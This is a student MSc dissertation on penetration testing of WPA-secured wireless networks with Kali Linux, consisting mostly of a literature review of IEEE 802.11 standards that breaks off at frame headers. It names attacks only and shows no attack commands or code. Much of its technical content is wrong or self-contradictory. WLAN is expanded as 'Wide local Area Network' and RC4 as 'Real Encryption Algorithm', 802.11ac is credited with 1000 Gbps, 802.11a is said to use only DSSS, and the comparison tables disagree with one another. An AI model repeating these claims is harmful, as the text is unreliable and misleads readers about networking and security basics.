



Penetration testing of a wireless network

By
FATEMA NAMAZI

SUPERVISOR: KAPILAN RADHAKRISHNAN

SECOND MARKER: TIM BASHFORD

PROJECT SUBMITTED AS PART OF THE REQUIREMENTS FOR THE
AWARD OF MSC IN COMPUTER NETWORKS AND CYBER SECURITY

JANUARY 2023

DECLARATION

I, ...Fatema Namazi..... declare that I am the sole author of this Project; that all references cited have been consulted; that I have conducted all work of which this is a record, and that the finished work lies within the prescribed word limits.

This work has not previously been accepted as part of any other degree submission.

Signed :*Fatema Namazi*.....

Date :*23 January 2023*.....

FORM OF CONSENT

I Fatema Namazi..... hereby consent that my Project, submitted in candidature for the M.Sc. Applied Computing degree, if successful, may be made available for inter-library loan or photocopying (subject to the law of copyright), and that the title and abstract may be made available to outside organisations.

Signed :*Fatema Namazi*.....

Date : *23 January 2023*.....

ABSTRACT

The penetration testing of a wireless network is a detailed comprehensive assessment that can be used to analyse risk, vulnerabilities and misconfigurations that would allow attackers or hackers to grip a wireless solution to ascertain your network. The assessment can be used to remediate common misconfigurations, this assessment is one of the valuable components among the wider penetration testing. The assessment can help in identifying the weaknesses and vulnerabilities in one's wireless network. It usually involves; exploitation of the given risks or vulnerabilities identified during the assessment and curating a detailed report on the given penetration test containing key elements such as tools used to carry out the assessment, list of issues discovered, their associated risks, and remediation advice for the identified vulnerabilities. It has a number of benefits including, identification and understanding of the technology-related vulnerabilities which possibly affect your wireless environment, understanding the potential business impacts of wireless network weaknesses, finding out how a hacker move through one's wireless infrastructure, escalating their privileges and compromising the network, demonstrating a strong security plan to the clients by giving a third-party assurances, protecting brand loyalty and corporate image by decreasing the possibility of a security breach and complying with ISO 27001, the UK DPA (Data Protection Act) 2018 and the GDPR (General Data Protection Regulation), the PCI DSS (Payment Card Industry Data Security Standard), and other laws, regulation and contractual obligations.

This dissertation emphasis on the penetration testing of a wireless network, examining and identifying the devices which are connected and discovering the connections between them. A wireless network can provide great pliability, but it comes with greater possibility for an attack. The risks can be compelling, from weak encryption algorithm to rogue access points, threats to wireless networks are unique. Learning in detail about the security mechanisms and measures of security behind the encryption and decryption of the data packets with the wireless network. The dissertation also illustrates security threats and vulnerabilities which are discovered in a wireless network or a Wi-Fi. It describes the implementation of IEEE 802.11 standards and its evolution while also including its amendments.

The test is carried out In a WPA secured test network; kali Linux tools are used to perform the assessment penetration test. To identify the risks within the infrastructure, the assessment is carried out using both advanced manually testing techniques and electronic scans to invigorate real-world attacks. Cracking tools from the Kali Linux are used to penetrate the test network and the information on the target networks is gathered after monitoring vulnerability attack analysis. After a series of tests and attacks the security measures of the network is bypassed. Resulting in succession of stealing confidential and sensitive data from the network. The assessment covers a list of segmentation, secure authentication, leakage, rogue access point detection, client isolation and secure configuration.

This dissertation summarizes the demonstration of the analysis and simply cracking of a secured WPA network using Kali Linux tools to carry out the assessment. Within a wireless

network revealing vulnerabilities can make its usage safer, by understanding its operation, working analysis and its results the vulnerabilities can be revealed.

KEYWORDS: -

Penetration Test, Threats, Vulnerability, Exploitation, Encryption, WPA, IEEE 802.11

CONTENTS

1. Introduction	7
2. IEEE 802.11	8
2.1 Standards and Brands	10
2.1.1 802.11b	11
2.1.2 802.11a	12
2.1.3 802.11g	13
2.1.4 802.11n	14
2.1.5 802.11ac	15
2.2 Channels and Frequencies	16
2.3 Headers and Frame	18
2.4 Security	19
2.4.1 Symmetric Key Algorithm	20
2.4.2 Public Key Algorithm	21
2.4.3 Wired Equivalent Privacy (WEP)	22
2.4.4 WI-FI Protected Access (WPA)	23
2.4.5 WPA 2	24
3. Bluetooth	25
3.1 Protocol Stack	27
3.2 Security	28
4. Penetration Testing	29
4.1 Intelligence Gathering	30
4.2 Threat Modelling	31
4.3 Vulnerability Analysis	33
4.4 Exploitation	34
4.5 Post Exploitation	35
4.6 Reporting	36
5. Wireshark	37
5.1 Introduction	37
5.2 Installation	38
6. Kali Linux	39
6.1 Installation	40
6.2 Hardware and Software	41
6.3 Testing	42
7. Penetration Testing Results	43
7.1 Tools	44
7.2 Vulnerability Analysis	45
7.3 Monitoring	48
7.4 Gathering Information	49
7.5 Attacking	50
7.6 Testing and Cracking	51
8. Recommendation	53
9. Summary	54
10. References	55

ABBREVIATIONS

WLAN	Wide local Area Network
LMP	Link Manager Protocol
L2CAP	Logical Link Control and Adaptation Protocol SDP Service Discovery Protocol
DSSS	Direct Sequence Spread Spectrum
WEP	Wired Equivalent Privacy
MAC	Media Access Control
OFDM	Orthogonal Frequency Division Multiplexing
TDWR	Terminal Doppler Weather Radar
TPC	Transmit Power Control
DFS	Dynamic Frequency Selection
SSID	Service Set Identifier
QoS	Quality of Service
RC4	Real Encryption Algorithm
TKIP	Temporal Key Integrity Protocol
IV	Initialization Vector
OSINT	Open-Source Intelligence
OS	Operating System
WAVE	Wireless Access in Vehicular Environments
ITS	Intelligent Transport System
RSA	Rivest-Shamir-Adelman
WEP	Wired Equivalent Privacy
WPA	WI-FI Protected Access

INTRODUCTION

Wireless network has grown exponentially since their establishment in the industry less than 20 years ago, they have become ubiquitous, not only in the infrastructure but everywhere else – including public places (restaurants, coffee places, shopping malls, airports, and stations) , private homes and open-air free Wi-Fi zones.

Their spread has led to an increasing need for an evaluation just like all other technology and it needs improved security , as a vulnerable wireless network offers an uncomplicated way for a hacker to attack and access the whole network. For these purposes, the procedure of the security assessment of the wireless network, also called as wireless penetration testing, has become a critical part of more extensive network penetration testing. We investigate the whole procedure of performing the penetration testing of a wireless network with the distinguished security distribution of Kali Linux, studying each phase, from the starting plan to the final report. Covering the main theory of wireless network security (attacks, vulnerabilities, and protocols) but majorly focusing on the practical features, using the free, open and valuable source tools included with Kali Linux for carrying out penetration testing of a wireless network.

This dissertation includes the introduction to the penetration testing of a wireless network, presenting the basic concepts of the assessment and covering its four major parts with a distinct focus on wireless network. Explaining how to plan a penetration test with the client and giving an effective view on the data collection, execution of the attack and collaborating phases of the report. Next, it shows how to set up a machine with Kali Linux introducing the Kali Linux distribution and including the specified tools designed for the wireless testing. Exposing the key features that the wireless adapted must inhibit to test these requisites. Discussing WLAN reconnaissance discover or phases of information gathering for wireless pen testing. Explaining the basic theory of the 802.11 standard and WLANs. Usage of the tools included in Kali Linux to help in performing the penetration testing of the wireless network. Speaking about the security protocol WEP, assessing its design, its weaknesses and several threats that have been formed against it. Next, starting with the brief of the WPA/WPA2 cracking, its features and design, and security. Various tools to run the dictionary attack and brute force to crack WPA keys. Also covering the GPU and cloud computing the effecting and recent procedures for WPA cracking. Next, we cover attacking access points and the infrastructure, the attacks which target the WPA-Enterprise, wired network infrastructure and access points. Among the other parts of this project are the denial-of-service attack against the access points, the rogue access point attack, de-authentication of the connected clients and the threats against access points. Wireless client attacks, reporting and conclusion of the penetration testing of the wireless network.

LITERATURE REVIEW

It is through the WLAN that the data is transported, the radio frequencies are used as a medium to carry out the transportation. In the wireless network infrastructure, the exposure is given in the range of the layer 1 and layer 2 [1]. WLANs operates the 802.11a/b/g/n standard within the two-frequency ranging 2.4 GHz and 5.0 GHz. Each band consists of multiple channels [1]. It is possible for everyone to sniff the entire airspace by using the card inserting it into the monitor mode in the same channel. Frames are used as a mode of communication in WLAN. These frames i.e., 802.11 MAC frames are divided into three types of frames which are control, data, and management [1]. For most of the wireless attacks the usual targets are the management frames, it is because they manage authentication, association, disassociation, beacons, and probe request/response [1]. Most of the wireless attacks like the man-in-the middle attacks and denial-of-service attacks implemented within the 802.11 frames cannot be detected past the access point of the layer three [1]. While unlike the traditional intrusion detection systems in a wired network, most of the detecting attacks in a wireless network are found at the layer two [1]. But with the help of the wireless penetration testing these insecurities which are exploited and attacked by the attackers can be found and restored. It is essential to take measures on a wireless network to have a clear and proper view of these wireless attacks. To protect WLAN from the attacks and threats, we expect a from the practitioners to be used as a reference [1].

To allow communication in a network for a person moving anywhere and everywhere carrying out activities its essential to use a wireless technology. The wireless network uses high-frequency waves which in the computer network technology is wireless [2]. We are successfully able to connect the computers without using the cables but regardless the fact that wireless technology is convenient to use, the wireless network has lot more vulnerabilities compared to the wired network [2]. Wireless network consists of two major vulnerabilities which are misconfiguration, weak configuration, and weak encryption. One of the reasons why the configuration of the wireless network is weak is because the wireless network is built easily. The wireless network uses the default wireless configuration of the vendor, and several vendors ensures facilities that make it easier for network administrator and users [2]. The wireless network uses the vendors default settings such as the IP address, SSID, remote management, DHCP enabled, frequency channels including the password and user ID for the wireless administration, all without encryption [2]. It is necessary for the security of the network to ensure that the technology used is wireless and analyse the existing security system to check the quality of the wireless LAN network security. And to check the security systems and evaluate a wireless network, one method can be used which is simulating forms of attacks of the wireless network, this procedure is commonly known as the wireless penetration testing [2]. To analyse the security of the wireless network one of the most used operating system which has the right specification is Kali Linux, it helps in analysing the security by simulating attacks on a wireless network using tools carrying out wireless penetration testing [2]. Kali Linux is an operating system which is particularly designed to test network security, it uses network security testing tools and is equipped with supporting application which help us in carrying out the hacking activities, unlike the ubuntu which is a Linux distribution but prioritizes user friendliness and balancing aspects [2].

Other than the fact that it is a point of interest and its making life simpler, there are certain downsides and dangers. Dangers such as banks breakage, companies and government organisations break ins, this fragility of the remote systems has been a cause of a lot of inconvenience [3]. These assaults and its reoccurrence have been very frequent, and organizations are not able to harmonize and secure these remote systems making them unreliable and weak [3]. Kali Linux remote systems are displayed all over, their framework, utilizes and splits the remote network with segments. Indeed, open networks are everywhere and anywhere they associate to the web and carry out commerce and private activities , they are used all around the world and totally different aspects of life that is domestic and work [3]. Kali Linux is one of the world's most powerful and popular penetration testing platforms , it includes a wide range of specializations for the security professionals to carry out like penetration testing, forensics, reverse engineering, and vulnerability assessments [3]. Kali Linux has evolved over time throughout the culmination of years of refinement, from WHoppiX to WHAX, to Backtrack and complete evolution of penetration testing leveraging many features of Debian/Linux GNU and open-source vibrant community [3]. Kali Linux is a flexible framework which has not been built to be a simple collection of tools, it can be used and customize to meet the specific needs of the professional penetration testers , students , security enthusiasts and amateurs [3].

IEEE standards are subjected to review every decade [4]. A ten year or older document its content is reasonable to conclude that it does not wholly reflect the present state of the art, if it hasn't undergone a revision process its only of a vague value [4]. Hence, determined users are cautioned and asked to recheck whether they have the updated to the latest edition of any IEEE standards or not [4]. It's important to visit the IEEE Xplore website or contact IEEE to check for the authentication or whether the document has been amended and is the current edition through the issuance of corrigenda, amendments, or errata [4]. To know more about the IEEE's standard development process or IEEE SA , one can visit the IEEE SA website for more information. Certain numbering of annexes and clauses have been modified since IEEE std 802.11 in 2007. The diagram below depicts the evolution of this numbering.




Figure – The evolution of numbering in IEEE Std 802.11

IEEE 802.11 is one of the main ideal standards in a wireless network [4]. Speaking about the development and growth , since the early 1990s, there has been a rapid growth in the business, education, health, communication, and transport among other in terms of the networking standards [4]. 1997 year is the root year of the 802.11 standards. Large dimension of radio transmission is carried out by the IEEE 802.11 in terms of the equipment's and banking setup [4]. IEEE 802.11 standard is mainly used to design a large network, it has several prioritized stages expressing as WLAN. Among many milestones in the development of the wireless network technology is the ALO-HAN NET Research which was carried out by the University of Hawaii in the year 1971 [4]. It summarized the research

of successfully wirelessly connecting seven campuses over four different islands using same central computer using star topology [4].

IEEE 802.11 WIRELESS LANS STANDARDS AND BRANDS

Before taking a leap into the hands-on role, it is useful to recall the major concepts of the 802.11 standards on which wireless local area networks are based. For implementing the wireless local area network, which is developed by the IEEE, the second layer (link layer). Standard is used which is the 802.11. A trademark of the Wi-Fi Alliance, commonly known as Wi-Fi is the 802.11 standard used by the devices and networks. Over the years there have been subsequent specifications of the 802.11 standard, the major ones are 802.11a, 802.11b, 802.11g and 802.11n. 802.11a and 802.11b/g are by far the most used by the Wi-Fi networks nowadays, the 802.11b/g operates on the 2.4 GHz frequency range while 802.11a operates on the 5 GHz frequency range. 802.11n is backward compatible with the other specifications of the 802.11 and supports both 802.11b/g and 802.11a frequency bands. The standard use decides the range of the Wi-Fi signal, it depends on the power of the device transmitting and on the presence of the radio interferences and physical obstacles. The range for some the common Wi-Fi devices typically varies from a maximum of 20-25 meters more outdoors and indoors to 100 meters. The maximal throughput, that is the greatest data rate, of the 802.11 standards ranges from the 802.11a/b standards of the 11 Mbps to the 802.11n standards of the 600 Mbps. Subsets that include smaller frequency ranges are the multiple channels which are the subdivisions of each frequency band. 14 distinct channels are the subdivisions which are not always used, these are the subdivisions of the 2.4 GHz band. While some countries allow all the channels, most of the countries typically allow only a subset of these channels. For example, channels from 1 to 11 are allowed in the United States and while 14 channels are allowed in Japan. Indeed, regulatory domain (regdomain) of its own has been established by every country, the radio spectrum allocation for wireless transmission is the definition of the set of rules. The maximum transit power allowed also defines the regulatory domains. Table below shows the major differences between the types of the IEEE 802.11.

Sno.	802.11 b	802.11 g	802.11 a	802.11 n (MIMO)
1.	802.11b is 2.4 GHz band unlicensed.	802.11g is 2.4 GHz band unlicensed.	802.11a is 5 GHz band unlicensed.	802.11n is 2.4 – 5 GHz band unlicensed.
2.	802.11b is 1-11 Mbps Bitrates.	802.11g is 1-54 Mbps Bitrates.	802.11a is 6-54 Mbps Bitrates.	802.11n is 600 Mbps Bitrates.
3.	In physical layer of the 802.11b there's Direct Sequence Spread Spectrum (DSSS).	In Physical layer of the 802.11g there's Extended Rate PHY (ERP).	In physical layer of the 802.11a there's Orthogonal Frequency Division Multiplexing (OFDM).	In physical layers of the 802.11n there's advanced signal Processing and Modulation Techniques which exploits multiple antennas and wider channels.

--	--	--	--	--

The comparison and differences between IEEE 802.11 types, their standards and its extension is shown in the table below: -

Table -1 Comparison between IEEE 802.11 Standards

Standards and ratification dates	Ratification Date	Maximum data rate	RF band	Technique used	Channel Band width	Range
802.11	1997	1to2 Mbps	2.4 GHz	DSSS	20 MHz	100 meter
802.11a	1999	54 Mbps	5 GHz	OFDM	20 MHz	80 meter
802.11b	1999	11Mbps	2.4 GHz	DSSS	20MHz	100 meter
802.11g	2003	54 Mbps	2.4 GHz	DSSS, OFDM	20MHz or 40MHz	100 meter
802.11n	2009	600 Mbps	2.4GHz & 5 GHz	OFDM	20MHz or 40 MHz	140 meter
802.11ac	2014	1Gbps	5 GHz	OFDM	80MHz or 60 MHz	160 meter
802.11p	2010	27Mbps (USA)	5.9GHz	MIMO, Frame aggregation	10 MHz	1000 meter

In local area network communication like network in the household and network in the public area, mostly everywhere and anywhere the LAN is widely used. The comparison between the types of the IEEE 802.11 standards made above shows the difference with respect to the parameters such as the technique modulation, the transmission rate of the maximum data, bandwidth of the channel, the used RF frequency band, its range, and its ratification dates [5]. 802.11 : IEEE 802.11 WLAN is a wireless local area network and 1 to 2 MBps transmission speed is provided by the IEEE 802.11 WLAN , its uses techniques such as Direct Sequence Spread Spectrum or Frequency Hopping Spread Spectrum (FHSS) working in the 2.4 GHz band [5]. The IEEE 802.11 standard was introduced in the year 1999, and due to several shortcomings more developments were required [5]. There are several extensions of the IEEE 802.11 standards and as a result a lot of updates are still under development, such are the following , 802.11 b, 802.11g, 802.11 a , 802.11n [5].

802.11B

Developed in the early 1990s the Direct Sequence Spread Spectrum technique is the only technique used in the 802.11a standard [5]. But it doesn't provide range of 100 meters instead of operating at its full data rate [5]. This reason leads to preferring 802.11b over 802.11a because it uses the CSMA/CA technique when transmitting the data. The maximum 11 mbps data transmission speed is the speed of the 802.11b standard in the 2.4 GHz band [5]. It is feasible for the system to embrace a moderate data rate of 5.5 Mbps, then 2 and finally 1 Mbps, if the signal fall or intrusion level rise. This plan of action which is mentioned above is labelled as Adaptive Rate Selection (ARS)[5].

IEEE 802.11b Specifications	
PARAMETER	VALUE
Date of approval	July 1999
Data Rate (Mbps)	11
Range (Metres)	~30
Modulation	CCK (DSSS)
RF Band (GHz)	2.4
Channel Width (MHz)	22

Table 1. Arbitrary of 802.11b Standard

802.11b standard have the following benefits : -

1. The 802.11b standard is endorsed extensively and highly valuable.
2. The 802.11b standard has a Nominal Cost Implementation.
3. In the 802.11b the Interference is at the least.
4. The spectrum presents in the 802.11b is the Signal Exquisite Spectrum.

802.11b standards have few drawbacks which are listed below : -

1. In the 802.11b standard the frequency band is crowded causing radio interferences.
2. In the 802.11b standard the Data rate is limited.
3. In the 802.11b in the multimedia content there are QoS provisions shortcoming.
4. In the 802.11b there's trouble in Speech devices with their performance, security, and scarcity of interoperability.

The first all-inclusive measure was acted on by the Apple computers which utilized this standard under the trademark symbol titled as 'Airport' [5]. Wired Equivalent Security (WEP) , SSID hiding , MAC filtering are also used as the security measures for the 802.11b standard.

802.11A

In the year 1999, the 802.11a standard and the 802.11b standard were both defined at the similar time, these standards provided the techniques which were more effective for the transmission of the data by conditioning the transmission speed at the maximum range of 54 Mbps in the frequency of 5 GHz band [5]. The orbit range of the 802.11a standard is abbreviated in contrast to the high frequency compared to the 802.11b standard. The 802.11a standard signals have extra trouble penetrating walls according to the high frequency and other obstacles [5]. The Orthogonal frequency division multiplexing (OFDM) is operated by the 802.11a standard, the cryptography scheme rather than DSSS or FHSS. In the 802.11a standard the overall frequency range is low. Achieving that level of performance required but the performance of 802.11a made it an attractive technology using relatively higher cost hardware [5].

IEEE 802.11a Specifications	
PARAMETER	VALUE
Date of approval	July 1999
Data Rate (Mbps)	54
Range (Metre)	~30
Modulation	OFDM
RF Band (GHz)	5
Channel Width (MHz)	20

Table 2. Arbitrary of 802.11a Standards

A few advantages of the 802.11a standards are the following : -

1. The 802.11a standards regulated frequencies are accumulated by less interferences.
2. The 802.11a standards data rate is higher.

The 802.11a standards disadvantages are listed below : -

1. The 802.11a standards implementation is expensive.
2. The 802.11a standards signal spectrum is abbreviated.
3. The 802.11a is incompatible to 802.11b standard and 802.g standard.
4. The 802.11a standard penetrations are depressed of barricade.

The wireless ATM systems as well as hubs are the networking devices which 802.11a standard are mostly applied to and low range connections between 25 to 35 meters are more accepted.

802.11G

In the year 2003, the updated IEEE 802.11 standard in wireless local area network is developed which is the 802.11g standard, it is the third modulation standard which is proposed in this year [5]. The frequency range of the 802.11g standard is 2.4 GHz band and it operates at a maximum data rate of 54 Mbps, the 802.11g standard works in the same frequency band as 802.11b. The 802.11g standard is mostly where the CSMA/CA transmission schemes are used. As well as the Orthogonal frequency division multiplexing (OFDM), The OFDM is the modulation scheme used in the 802.11g standard [5]. The 802.11g standard exhibits 4 coherently different physical layers, these layers are used to provide the 802.11g standard a maximum capability, out of these four, three of the physical layers are defined as extended rate physical also known as ERPs [5]. The sender can use any four physical layers out of the four which coexist during the frames exchange provided they are supported at each end of the link. The four physical layers defined in the 802.11g standard specifications are listed as following :-

1. ERP-DSSS-CCK
2. ERP-DSSS/PBCC
3. ERP-OFDM
4. DSSS-OFDM

IEEE 802.11g Specifications	
PARAMETER	VALUE
Date of approval	June 2003
Data Rate (Mbps)	54
Range (Metre)	~30-50
Modulation	OFDM, CCK, DSSS
RF Band (GHz)	2.4
Channel Width (MHz)	83.5

Table 3. Arbitrary of 802.11g Standards

The following advantages of the 802.11g standard are listed as followed :-

1. The Data transmission rate in the 802.11g standard is high as compared to the other standards.
2. The 802.11 g standard is Implemented at a higher rate.
3. The background of the 802.11g standard is compatible to its surrounding.
4. The spectrum in the 802.11g standard is the Frequency wide spectrum

The 802.11g standard has the following drawbacks which are listed below:

1. The interferences in the 802.11g standard is low.
2. The 802.11g standard has low speed significance.
3. The Implementations in the 802.11g standard are extensive compared to 802.11b standard.

The Linksys and Airport Extreme by the Cisco and the Apple are first major developers among the other manufacturer to adapt to the new technology of the 802.11g standard [5]. The Aironet based on the 802.11g standard are the Cisco software's own mobile adaptors which they have offered [5].

802.11N

In the year 2009, the 802.11n standard was published whose major purpose was to enhance and update the previously developed standards by getting changes in the scheme signal encoding which in turn changes the MAC (media access control) address layer to increase throughout the range using multiple antenna [5]. The 802.11n standard is four to five times faster in speed than the 802.11 g standard in the frequency band of 2.4 GHz or 5 GHz band with the help of which the data rate speeding up to 600mbps can be achieved. The two new mechanisms which were introduced in the IEEE 802.11n standard to help in increasing the MAC (media access control) address layer effectively and efficiently are the following :- frame aggregation and block acknowledgement.

IEEE 802.11n Specifications	
PARAMETER	VALUE
Date of approval	Oct 2009
Data Rate (Mbps)	54-600
Range (Metre)	~70
Modulation	MIMO-OFDM
RF Band (GHz)	2.4/5
Channel Width (MHz)	20/40

Table 4. Arbitrary of 802.11n Standards

The 802.11n standard has multiple advantages and has much greater use than the earlier versions of the 802.11 standards, it's designed in such a way that it enhances the performance giving higher security level. Some of the major advantages of the 802.11n standard include the following:

1. The MIMO initiation in the 802.11n standard.
2. The OFDM implementation amendments in the 802.11n standard.
3. The Power saver MIMO in the 802.11n standard.
4. The Technology Antenna present in the 802.11n standard.
5. The Bandwidth is immense in the 802.11n standard.
6. The Signal in the 802.11n standard is of High ferocity.
7. The Data Transmission Rate of the 802.11n standard is maximum.
8. The Interferences in the 802.11n standard are low.

Among the disadvantages in the 802.11n standard are the multiple signal clusters which creates expensive implementation's and in turn causing low interferences.

802.11AC

In the year 2014, the 802.11ac standard was developed which provided high channel bandwidth ranging 1000Gbps over the frequency band of 5GHz [5]. This high channel bandwidth is achieved by extending or broadening the air interface concept this makes the 802.11ac an improved version of the 802.11n. This bandwidth in the 802.11ac is caused by the wider RF bandwidth, which is up to 160 MHz, by increasing the range from 40MHz to 80MHz. In the 802.11ac standard there are only four spatial streams downlinking the multiuser MIMO and having high-density modulation using the 256-QAM, while there's more MIMO spatial stream in the 802.11n standard ranging from the 8 QAM up to 64 QAM [5].

IEEE 802.11ac Specifications	
PARAMETER	VALUE
Date of approval	Dec 2013
Data Rate (Mbps)	~7GBps
Range (Metre)	~35
Modulation	MIMO-OFDM
RF Band (GHz)	5
Channel Width (MHz)	20/40/80/160

Table 5. Arbitrary of 802.11ac Standards

The 802.11ac standards range of frequency and coverage is shorter than compared to that of the 802.11n standard. The 802.11ac standard compared to all the other 802.11 standards provide the the fastest data transfer rates [5].

The 802.11ac has the following advantages which are listed below:-

1. The Channel bandwidth of the 802.11ac standard is higher compared to the other standards.
2. The data transfer rates of the 802.11ac standards are the Fastest compared to the other standards.
3. All the IEEE 802.11 standards are compatible to the 802.11ac standard.
4. The coding of the 802.11ac standard is sensitive including the error corrections.

Some of the major drawbacks of the 802.11ac standard include expensive implementation of it and that the standard is currently only available on the premium devices.

CHANNELS AND FREQUENCIES

Over the years, there have been a huge increase in the smartphones and tablet devices in terms of using mobile communication devices on the recent years [6]. With the help of these smartphones and tablet devices, public users have been trafficking data more than voice [6]. The mobile subscription outlook of the public users using smartphones and tablets between the years 2014 – 2020 is showcased below in the table 1 ; -

Table 1: Mobile subscription outlook as stated by [1]

Subscriptions	2014	2020
Total mobile	7.1 billion	9.2 billion
Mobile broadband	2.9 billion	7.7 billion
Smartphones	2.6 billion	6.1 billion
Mobile PCs, tablets and routers	250 million	400 million

As we can see the mobile subscription outlook as stated by the table shown above it is quite evident that there is a rapid growth in the number of mobile devices as well as its subscribers [6]. Through this table it is safe to say that there is more growth in the mobile broadband devices and smart phones when compared to the mobile PCs , tablets, and routers [6]. To support this aforementioned growth of the mobile broadband devices there, have emergence of the new connectivity technologies in the communication market [6]. These new connectivity technologies in the communication market which are emerging to help in growth of the mobile broadband devices are the WLAN, WIFI, 3G, 4G WiMAX, 4G LTE , and many more. There are several standards followed in order to showcase the communication and methods of how their systems are built of these technologies. The IEEE 802.11 standards help these broadband and mobiles devices with utilizing the Wi-Fi. The connectivity technologies Which are adapted by the smartphones and broadband are the 3G, 4G and LTE technologies which help them with their data usage on a daily and regular basis. In the year 1997 in June the IEEE 802.11 standard developed the IEEE (LAN/MAN) standard to release this usage worldwide and to continue progressing and advancing the communication technologies for users there have been continues upgrades on the released version [6].

In this dissertation all standard features of the IEEE 802.11 standards are discussed in detail and individually for understanding, a comprehensive study on the IEEE 802.11 a, b, g, n, and ac standards [6]. These standards are compared and their advantages and disadvantages are each listed in this project . The focus of this project will be the IEEE 802.11 standard version a, b, g, n, and ac versions the technical specification list of the work in listed in the table 2.

Table 2. Comparison Between IEEE 802.11a,b,g,n and ac[2]

802.11 network PHY standards								
802.11 protocol	Release date	Frequency	Band-width	Stream Data Rate	Allowable MIMO streams	Modulation Antenna Tech.	Approx. range	
							In	Out
		(GHz)	(MHz)	Min-Max (Mbit/s)			(m)	(m)
802.11	Jun 1997	2.4	22	1-2	1	DSSS, FHSS	20	100
a	Sep 1999	5	20	6-54	1	OFDM (SISO)	35	120
		3.7					—	5K

b	Sep 1999	2.4	22	1-11	1	DSSS (SISO)	35	140
g	Jun 2003	2.4	20	6-54	1	OFDM, DSSS (SISO)	38	140
n	Oct 2009	2.4/5	20	7.2 -72.2 (6.5- 65)	4	OFDM (MIMO)	70	250
			40	15 - 150 (13.5 - 135)			70	250
ac	Dec 2013	5	20	7.2 - 96.3 (6.5 - 86.7)	8	OFDM (MU-MIMO)	35	
			40	15 - 200 (13.5 - 180)			35	
			80	32.5 - 433.3 (29.2 - 390)			35	
			160	65 - 866.7 (58.5 - 780)			35	

IEEE 802.11 a, b, g, n, ac standard comparison

The table 2 above showcases the comparison between the IEEE 802.11 a, b, g, n, ac standards with respect to the topics of their beamforming , their coverage, their capacity , their interference, and their quality. We will look at these topics in detail below:-

1. Beamforming:

Beamforming is the technique of signal processing it is a signal processing technique which exhibits the ability to measure the data which is transmitted or received by a signal beam direction [6]. We can observe this technique of beamforming in the IEEE 802.11 n as well as the 802.11 ac standards [6]. These are the only two IEEE 802.11 standards to have this feature.

2. Coverage and Capacity

Coverage and the Capacity in the IEEE 802.11 standard means the area coverage exhibited by the standards, IEEE 802.11 ac standard showcases the widest area coverage compared to the other standards. This feature in the IEEE 802.11 ac standard is achieved with the help of the MUMIMO and the multi spatial streams which comes with the IEEE 802.11ac [6]. The Bandwidth or the spatial streams supported ranges in the IEEE 802.11 ac standard gives the Maximum Achievable PHY Data Rates as seen in the table 3 above.

3. Interference and Quality

The interference and quality in the IEEE 802.11 standards are most least in the IEEE 802.11 ac which uses the operating frequency of 5 GHz when compared to the other standards such as IEEE 802.11 b and g standard, as they operate on 2.4 GHz frequency [6]. When it comes to operating with the frequency of 5 GHz they inherit low interference just like IEEE 802.11 ac standard, for IEEE 802.11 a, n when operating with the frequency of 2.4 GHz these standards are more prone to interference [6].

Table 3. Comparison Between IEEE 802.11a,b,g,n and ac additional features

Feature	802.11a	802.11b	802.11g	802.11n	802.11ac
Beamforming	No	No	No	Yes	Yes
Coverage	Low	Low	Low	Low	High
Capacity	Low	Low	Low	Low	High
Interference	More on 2.4GHz Less on 5GHz	More	More	More on 2.4GHz Less on 5GHz	Less
Quality	Low	Low	Low	Low	High

Table 4: IEEE802.11ac Maximum Achievable PHY Data Rates (Mbps) bandwidth/spatial streams[6].

BW(MHz) #SP. Str.	20MHz	40MHz	80MHz	160MHz
1	86.7	200	433.3	866.7
2	173.3	400	866.7	1733
3	288.9	600	1300	2340
4	346.7	800	1733	3466
5	433.3	1000	2166	4333
6	577.8	1200	2340	5200
7	606.7	1400	3033	6066.7
8	693.3	1600	3466	6933

HEADERS AND FRAME

Over a wireless network there is a standard pattern which consists of separate headers, this standard pattern is followed by every data which is transmitted over the wireless network. In the table below we can notice the IEEE 802.11 frames which consists of the various information which can be fragmented.

Frame control	Duration/ ID	Address 1	address 2	Address 3	Sequence Control	Address 4	Frame Body	FCS
------------------	-----------------	--------------	--------------	--------------	---------------------	--------------	---------------	-----

Table 8. 802.11 Frames

Listed below is the detail explanation of each of the elements in the table above showing the transmission of data in the wireless network.

1. **Frame Control:** - Frame Control is responsible for the duty of controlling the entire data packets which are going to be transmitted over the wireless network. The frame control occupies 2 bytes of space in the wireless network while its sub-field occupies further 16 bits in the wireless network for carrying out the transmission of the data packets.
2. **Duration/ID:** - The duration / ID main duty is to allocate the network vector before any data packets are transmitted in the wireless network. The Duration/ ID helps in saving power consumption as it sets in minimum waiting time. The duration / ID occupies 2 bytes of space in the wireless network.
